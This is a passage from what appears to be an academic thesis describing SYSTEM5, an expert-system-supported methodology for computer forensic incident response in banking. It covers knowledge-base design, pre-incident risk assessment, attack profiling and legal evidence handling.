It must be noted that we are not trying to propose a new expert system that reasons about a legal domain. However, in light of the theory "as it stands today, there is no one methodology for performing a forensic investigation and analysis (Rude, 2000)" we are proposing an integrated approach to computer forensics. This is the contribution to State-of-the-Art, which has been endorsed by the experts that were interviewed. (Please refer to chapter 6). This incorporates the use of expert system technology to facilitate in response formulation. The response formulation is constrained by the rules embedded in the SYSTEM5 knowledge bases. Consequently, there are technical and legal dimensions to the response.

3.10.1 SYSTEM5 Knowledge Base

The SYSTEM5 knowledge base consists of quantitative and qualitative mechanisms for asking questions and collecting the answers. The total number of questions that are to be asked, which are of a quantitative nature, is inputted. These questions are recursively asked, then the total score of points is calculated, and from this total, a decision is made. The score or weight of each answer is part of the data in the knowledge base. From a qualitative point of view, questions can be answered by a simple 'yes' or 'no'. The answer then forms a subgoal of a rule, which is a query. All the subgoals of the rule have to evaluate to be true for the rule to fire. When this occurs, the reply that is related to this rule, i.e. the first rule that first evaluated to be true is fired.

The questions that are generated and configured for the user are deterministic and stochastic. The user answers questions by choosing from the menu. The options on the menu have definite and predetermined answers, which are deterministic by nature. There is also an option for a "don't know answer". If the user provides a "don't know answer"

to a question, then this invokes other functionality in the program. This is where statistical analysis is performed on a sample data set. This option provides a stochastic dimension to the questions. The source code for this can be seen in Appendix A.

3.10.2 SYSTEM5 legal knowledge base

The four layers referred to in Section 3.5.1 are implemented in the simplistic legal knowledge base that complements the forensic knowledge base of the SYSTEM5 expert system (please see appendix A for source code). The logical layer defines objects or notions to be evaluated at the dialectic layer. These are the various sections of the relevant laws that are in place and are inputted in the legal knowledge base. The Irish laws and their sections are discussed in Section 2.4. The dialectical layer decides whether any new arguments are relevant to the argument and hence passes it to the procedural and heuristic layers. This process is implemented in the SYSTEM5 knowledge base. It is achieved by collecting various observations from the user. This is executed through the inference engine, which generates configured questions for the user to answer. If the answer is affirmed, the associated fact is asserted in the database; otherwise if the answer is negated, the fact is not asserted in the database. The procedural layer manages and constrains new arguments that can be supplied at the heuristic layer by crafting and configuring the questions that are asked. The heuristic layer does the actual system processing. This is implemented through use of rule-based reasoning. (Please see section 2.12 for more detail on rule-based reasoning).

To see the operational output of the expert system refer to Section 5.1.6 of Case Study-Implementation of SYSTEM5. Its purpose is to serve as a legal guide to the management of the organisation. SYSTEM5 tries to define the legal constraints of dispute resolution in a clear and easy-to-understand format.

A large component of legal reasoning is based on precedent-based judicial reasoning and analogising the precedent. Consequently, this is implemented through use of case-based reasoning. To implement a case-based reasoning module for SYSTEM5 is far too complex and is out of context and scope for this thesis. It is however, a potential area of future development for further research later.

3.10.3 SYSTEM5 Worm Knowledge Base

The mechanism of how the worm knowledge base works is similar to the previous two knowledge bases. There was an additional method called *go_worm* added to the expert system shell. (Please refer to appendix A for source code). This simply loads in the worm knowledge base when the worm option is selected from the main menu. This is option 4 on the menu i.e. "Network Worm Attack". (Please refer to section 5.2.7 for output from Expert System). This works in a similar fashion to the *go_legal* call. (It recursively asks questions, decides a total, collects observations and then does rule output). The rule output is configured with the observations that were made in section 5.2.6, from the simulations that were run in sections 5.2.2 to 5.2.5.

3.10.4 SYSTEM5 Expert System Shell - Inference Engine and Interface

The main rule of the SYSTEM5 inference engine is the *go* rule. It clears the screen and writes the instruction to the user to input the name of the knowledge base file or database of forensic information that is to be imported. It then calls the *ask_questions* rule which is explained below. This then writes out the title and welcomes the user. Then the *collect_observations* qualitatively works through a series of question facts, each of which has two arguments. The first is the text of the question, which is written out to the screen and the second is an atom representing a scenario, which is present if the answer to the questions is 'yes'. The user's input is collected using the *getyesno* method, which takes in an ASCII code via *get0* and only accepts it if it is *y, Y, n* or N. Having collected all the observations, *go* works through a series of rules, this checks the facts in the database. When the first rule succeeds, it returns its argument. This is used to locate a reply fact, which has a first argument and a second argument, which is the text for the reply. The reply simply tells the user what the decision is and prints it to the screen.

There is also a *go_legal* rule included. This rule imports the legal knowledge base and then calls an *ask_questions_lkb* rule, which is also explained below. The *collect_legal_observations* rule qualitatively works through a series of question facts and each of these has two arguments. This works similarly to *collect_observations*.

The ES shell also employs quantitative methods to determine the numerical likelihood of single factors being true. The rules *ask_questions* and *ask_questions_lkb* write out the text for the specified and configured question number. These rules start by using a loop to ask the questions. It recursively asks the questions, gets the answer, gets the points for the answer and eventually tallies up the total and makes the decision based on the total points. The questions, answers and points allocation are all contained in the knowledge base. The texts for the questions are stored as database facts. The source code for this can be seen in the appendix A.

4 SYSTEM5 Methodology

4.1 Introduction

In agreement with McMillan (2000), we think it is very important to have a formal structure in place when conducting a forensic response to a computer incident. SYSTEM5 methodology provides a structured computer forensic response to the computer incident. SYSTEM5 has a framework that is based on aspects of computer science and law. A phased approach is applied during the response to the computer incident. A potential victim machine is identified in the Pre-Incident Phase. During the Incident Phase an attack profile is applied and the attack level and the attacker's objectives are determined. Then the response strategy is automatically formulated using an expert system. The expert system ensures that the strategy formulated complies with computer forensic best practices and processes. The legal phase overlaps with the other phases. It prescribes how evidence is handled according to legal requirements for admissibility to court. Gantt charts and UML are used as information management tools that also help to codify the set of practices in SYSTEM5 to facilitate repeatability.

The Gantt chart can itemise the effort into tasks and subtasks. Resources can be assigned to each task. All tasks can be co-ordinated, synchronised, sequenced and executed with different priorities. The interaction of tasks and the associated steps can be graphically displayed. The Gantt chart can represent roles, tasks, activities, resources and timelines graphically. Microsoft Product Support (2003) details how Gantt Charts play a central role in MS Project Software.

Note: The timelines represented on the charts below are in seconds, minutes, days and weeks, depending on their relevance.

UML statecharts identify the information and its state as it is traversing through the system at any instant. It exposes the different interfaces that the information passes through. It highlights the constraints, pre-requisites, triggers and the internal transitions that take place on the information. This models the flux of data. Object Management Group (1997) and Ariadne Training (2001) assert the modelling flexibility of UML. This can be seen in the UML diagrams where the state flows from left to right. The direction of the arrow depicts the flow. UML syntax is essentially, where the title of the state is on the top panel of the box and the lower panel holds the entry and exit points with internal constraints and interfaces.

The post- incident phase elaborates on the computer incident after the actual incident is contained and isolated. It concentrates on the issues and problems that arose during the previous phases. This is the phase where improvement checks and drills are constantly carried out. This means that the methodology is recursively improving itself.

(The inputs of the SYSTEM5 methodology are discussed in detail in Chapters Two and Three and are illustrated below in Figure 10).




Diagram illustrating Inputs of SYSTEM5 Methodology

Figure 10: SYSTEM5 Inputs

The methodology in this chapter has been derived and condensed from the material discussed in chapter three i.e. Systematic Analysis-Towards A Framework.

4.2 Pre-Incident Phase

During this phase, emphasis is placed on determining the organisation's mission critical services and assets, i.e. what can be attacked. The vulnerabilities of the organisation are determined. The mission critical risks and legal risks are fully evaluated, i.e. how the organisation can be attacked. Figure 11 below presents the sequence of events and tasks that are to be executed in a formal step-by-step procedure. This is also accompanied by Figure 12, which indicates the triggers and prerequisites that take place within this phase.

4.2.1 Identify Mission Critical Services and Assets

When planning for the recovery from an attack it is imperative that the organisation has a clear understanding of its assets. Moore & Ellison (2001) assert that this supports and ensures business continuity while under attack or during a system failure. We feel that in order to prepare comprehensively for an attack the following tasks should be carried out.

To Prove Integrity of the System

The first step in the process is to confirm the integrity of the system. This will provide a baseline, with which to compare retrieved files. Rauch (2000) summarises an approach that can be taken to achieve this. This gives a view of the filesystem before and after the attack. Then we can confirm which files were tampered with by viewing the timestamp changes. We will also be able to compare the differences in filesize.

Audit Logging

- The machine should be configured properly to run and administer full security audit logging. Alternatively, store audit logs remotely on a secure machine. Schneier & Kelsey (1999) recommend a secure approach to carry out this.

Policies and Procedures

In any organisation, the law will favour the employees' right to privacy by default. They have the right to use the company's hardware, network etc. as their own. Patzakis (2000) points out that if an attacker is a disaffected employee and s/he is abusing the company's facilities, like email, network etc., then policies must be in place before any disciplinary steps can be taken.

Creating a Response Toolkit in advance

Schweitzer (2003) elaborates on what should be included in a toolkit. This toolkit should then be deployed on the target machine. The toolkit should contain all the trusted binaries that would be necessary to carry out an investigation. The investigation can proceed with the knowledge that all binaries on the machine are not corrupted, malicious or 'trojaned'.

Incident Response Team

It is best to organise a team of people in preparation for any incident. West-Brown, Stikwort & Kossakowski (1998) should be consulted on how to structure this sufficiently. The Office of Information and Educational Technology (2001) outlines how the CIRT should operate effectively.

4.2.2 Identify Mission Critical Risks

Carnegie Mellon (1999) points out that employees can be one of the single biggest risks that can cause damage to an organisation. In addition, there are rapidly emerging technologies that organisations use to facilitate business. Some of those technologies are fundamentally flawed.

Employees

Large proportions of attacks committed in organisations are perpetrated by insiders or people with "inside" knowledge. Wood (2000) argues that it is wise to try to understand the extent to which the organisation is vulnerable to this type of attack.

Rapid trends in technology

Implementing new software paradigms like webservices (WS) in key areas of system architectures can expose the organisation to security risks. WS is new and the security roadmap is unclear and undefined at the moment. There are strong arguments that it is not fully tested yet. Therefore it can be concluded, that if webservices are implemented in an organisation's solution infrastructure, the infrastructure is insecure.

4.2.3 Identify Legal Risks

Banks and financial institutions are averse to resolving issues in the public courts. Therefore they will avoid being open to legal risk. We feel that exercising due diligence and complying with legal and policy requirements are essential here. Upstream liability is another area where the organisation can be vulnerable, so precautions must be made against this type of attack.

Due Diligence For legal and Policy Compliance with Data

Patzakis (2003) reasons that incident response and computer forensic investigation capabilities should be a critical dimension to the organisation's overall security plan. This is the key to having a consolidated Security Plan.

Data Destruction and Evidence Spoliation

The US Sarbanes & Oxley Act 2004, imposes serious penalties on any act of data destruction or spoliation, i.e. legal or audit-related data. Lack of compliance with this in any jurisdiction is not tolerated. However, there are EU directives which Ireland is slow to implement. Ireland has to wait for the full implementation of the Council of Europe's Draft on Cybercrime.

Preservation and Authentication of Computer Data

The Security and Exchange Commission (SEC) stipulates that six years worth of data must be archived, regarding any transaction that took place. European organisations must be conscious of this.

Upstream liability

The Honeynet Project (2003) illustrates how organisations are vulnerable in this situation if uncontrolled or low quality third party products are used. It is invaluable to be able to identify to what extent the organisation is exposed and consequently address it by protecting it from exposure.

Handling Evidence

Mandia & Proisse (2001) highlight the common mistakes in evidence handling that should be avoided. These are listed in section 3.3.1 on Evidence Handling.

4.2.4 Basel Committee on Banking Supervision

The Electronic Banking Group of the Basel Committee on Banking Supervision (2003) conclusions are based on fourteen principles and were categorised into three oversights; ie. Board and Management oversight, Security Controls and Legal & Reputational Risk Management. The fourteen principles are guidelines for the effective management of the new risks associated with e-banking.

Board and Management Oversight Principles

Principles 1, 2 and 3 provide for effective management of e banking activities, establishment of comprehensive security controls and comprehensive due diligence and management oversight process for outsourcing relationships and other third party dependencies.

Security Controls

Principles 4 to 10 provide for the authentication of e-banking customers, non-repudiation and accountability for e-banking transactions, appropriate measures for segregation of duties, proper authorisation controls within e-banking systems, data integrity of e-banking transactions and records, clear audit trails for e-banking transactions and confidentiality of key bank information.

Legal and Reputational Risk Management

Principles 11 to 14 provide for appropriate disclosures for e-banking services, privacy of customer information, capacity, business continuity and contingency planning to ensure availability of e-banking systems and services and incident response planning.

SYSTEM5: Management Approach (Gantt Chart and UML Statediagram)

ID	Task Name
2	**Identify Mission Critical Services and Assets**
3	Prove Integrity of System (or files)
4	Creating a response toolkit
5	Incident Response - Team
6	Policies and Procedures
7	Audit Logging
8	**Security Posture-security controls**
9	ISO 17799 Standards
10	**Network is easily monitored for irregular behaviour**
11	traffic is encrypted and logins requiring authentication
12	**E-Banking Security Control**
13	Integrity
14	Privacy
15	Authentication
16	Auditing
17	**Identify Mission Critical Risks**
18	**Identify Legal Risk**
19	**Due Diligence for legal and Policy Compliance**
20	Data Destruction and Evidence Spoliation
21	A security Plan of incident and response and computer forensic i
22	To Preserve and Authenticate Computer Data
23	Upstream Libility
24	**Employee Behaviour**
25	Establish suitable policies
26	**Establish a picture of Vulnerability**
28	Establish a picture of the technical progress in hacking techniques
29	Reputional Risks and customer confidence
30	IP and Copyright
31	Business Continuity Plans
32	**Incident Response Teams**
33	Mission statement
34	Objectives
35	Members
36	Incident Response Toolkit
37	**Basle Committee on Banking Supervision**
38	Security Controls
39	Legal & Reputational Risk
40	Prinicple 14
41	**Incident Phase-Response Formulation**
59	**Incident Phase-Computer Forensic Process**
60	**Post Incident**




Figure 11: Pre-Incident Phase- Gantt Chart




Figure 12: Pre-Incident Phase- UML Statechart

4.3 Incident Phase - Formulating a Response Strategy

To be able to respond effectively to a computer incident, we must be able to profile the attack and then determine the attack level. Figure 13 below presents the sequence of events and tasks that are to be executed in a formal step-by-step procedure. This is also accompanied by Figure 14, which indicates the triggers and prerequisites that take place within this phase.

4.3.1 Determine Attack Profile

Attack profiling can be used to determine what type of attack has taken place. This would provide assistance in modelling the computer incident and consequently facilitate the automation of the response process. The main components that constitute this are the attack model and the adversary model

Determine the attack model

Moore, Ellison & Linger (2001) present attack modelling as a very useful tool. The type of attack and the level of damage that was incurred can be accurately modelled using this technique.

Determine adversary model

The Report to the President's Commission on Critical Infrastructure Protection (1997) facilitates the modelling of the type of attackers.

4.3.2 Determine Attack Level

Symantec Managed Security Services (2002) assert that the only way to fully understand the level of attack is to profile it according to Severity, Aggression, Intent and a metric.

Determine Attack Severity

The severity of an attack is determined by measuring the impact of the damage and loss incurred by the attack. If the impact of the attack is sufficient to threaten the operation or the continuity of business, then it can be classified as very severe. If the impact is less threatening then the severity is less.

Determine Attack Aggression

The aggression of an attack can be determined by the frequency of an individual attack from the same source. Activity from this source may have been detected from as early as during the reconnaissance phase.

Determine Attack Intent

This can be determined by studying the motivation of the attack. If the attack is an act of cyber vandalism, then it may be politically motivated. To determine the source of attack may help to ascertain the attack intent.

A metric System

If a suitable metric was devised, then an attack can be classified in a quantitative manner.

4.3.3 Determine Response

When the type of attack, the extent of the damage incurred, the victim system classified and the attacker identified; then all of this information can be collated and a response strategy formulated. Mandia & Proisse (2001) include (i) restoring operations, (ii) doing online responses, (iii) forensic responses and (iv) engaging public relations as fundamental components to the response strategy.

4.3.4 Automating Response Strategy Formulation

If the various components of the computer incident response can be modelled, this indicates that the problem domain is relatively well understood. Maggiore (2003) asserts that if a system can operate by taking control actions then human interaction should be reduced in the process. Then the automation or semi-automation of response formulation

should be considered. Chapter three outlines likely application areas, e.g. it could be used as (i) a tool for the inexperienced team members, (ii) an educational tool and (iii) an educational tool for the Judiciary.

SYSTEM5: Management Approach (Gantt Chart and UML Statediagram)




Figure 13: Incident Phase-Response Formulation Gantt Chart




Figure 14: Incident Phase-Response Formulation UML Statechart

4.4 Incident Phase- Incident Response Computer Forensic Process

Computer forensics is the searching for and discovery of digital evidence or data on computer and information systems. This data has probative value and should stand up to the rigors of the law in any jurisdiction. The computer forensic process should follow the best practices outlined by Schwartz (2004). Figure 15 below presents the sequence of events and tasks that are to be executed in a formal step-by-step procedure. This is also accompanied by Figure 16, which indicates the triggers and prerequisites that take place within this phase.

4.4.1 Handling Evidence

The search and seizure of evidence should be done in accordance with a strict documented process. Guidance Software (2003) includes evidence handling, authentication of the evidence, validation of the tools, testimony, the rules of evidence, the evidence file, search and seizure, discovery requirements as the parameters of the forensic process.

Failure to maintain proper documentation can lead to evidence being dismissed out of court, even if procedures are correctly followed while searching, seizing or handling evidence. The correct processes to follow are outlined by the US Department of Justice (2002). Physical security of rooms, buildings or storage areas, where evidence is stored should be ensured. People should be mindful of the scope of the investigation changing.

4.4.2 Authentication of Computer Evidence

The proponent of evidence (electronic or non-electronic) is always responsible for demonstrating that evidence is sufficiently authenticated.

4.4.3 Validation of Computer Forensic Tools

Courts have legal tests that should be conducted on the software to confirm its validity. According to National Practice Institute (2002), many jurisdictions use the *Frye/Daubert* test to prove validity.

4.4.4 Expert Witness Testimony

Guidance Software (2003) points out that if a witness should be qualified as an expert, the witness must show to have knowledge, skill, training, experience or education regarding the subject matter.

4.4.5 The Best Evidence Rule

Guidance Software (2003) articulates the importance of obeying this rule, particularly from the following perspectives (i) "original" electronic evidence and (ii) presenting evidence at trial. (Please see chapter three for more information).

4.4.6 The Evidence File

Once the image of the target is created and is fully verified, legal analysis and investigation can proceed. This is done by building up an evidence file, which is achieved by using a forensic software toolkit. This evidence file is read only and cannot be tampered with. Integrity check processes are running concurrently in the background.

4.4.7 Search and Seizure Issues

The typical issues that would be encountered are listed by the US Department of Justice (2002). The DoJ have documented procedures and processes that should be followed while searching and seizing evidence. These provide for the avoidance of such issues. DoJ emphasise the importance of not confining the search warrant.

4.4.8 Complying with Discovery Requirements

Blass (2004) lists how to discover evidence properly in accordance with the correct policies and procedures. The general practices of any law enforcement should be used as a reference here.

Mandia & Proisse (2001) summarise that law enforcement agencies regard (i) the production of a complete image of the target drive (ii) the production of a complete bootable clone of the original drive (iii) the production of selected exported files accompanied by printouts and (iv) the supervised examination of evidence, as the main

ways of presenting evidence in court, which comply with discovery requirements. (Please refer to chapter three for more detail).

4.4.9 The Chain of Custody

Kyder (2002) enforces the fact that evidence will never be accepted or admitted into court without the Chain of Custody documentation. This will offer testimony that evidence was properly maintained and the process can be independently repeated.

4.4.10 Performing an Initial Response

Mandia & Proisse (2001) accept that the debate about whether the compromised machine should be powered down or 'unplugged' from the wall is still unresolved.

"Live" System Review

Typically the following is determined; the system date and time, who is logged in, open sockets, processes that open sockets, current running processes and recent connections to networks etc.

4.4.11 Forensic Duplication

There are various approaches in doing a bit image duplication and various tools for carrying out the duplication. Tsoutsouris (2001) maintains that the correct computer forensic legal standards and the correct equipment should be used while carrying out this approach. We can achieve this approach by following any of these techniques, which are explained in chapter three;

(i) Removing the Evidence Media, (ii) attaching a hard drive (iii) sending an image over a network.

4.4.12 Forensic Duplication Tool

Guidance Software is a tool very well accepted in the community of forensic practitioners. It stands up to the *Daubert/Frye* (National Practice Institute, 2002) test of validation of being well recognised in the community of users, e.g. law enforcement agencies around the world.

4.4.13 Forensic Investigation

Mandia & Proise (2001) point out that forensic analysis has two dimensions to it, i.e. the physical and logical analysis of the imaged evidence. Keupper (2002) elaborates on where evidence can be found and details how analysis should proceed. These points are described in detail in chapter three.

SYSTEM5: Management Approach (Gantt Chart and UML Statediagram)

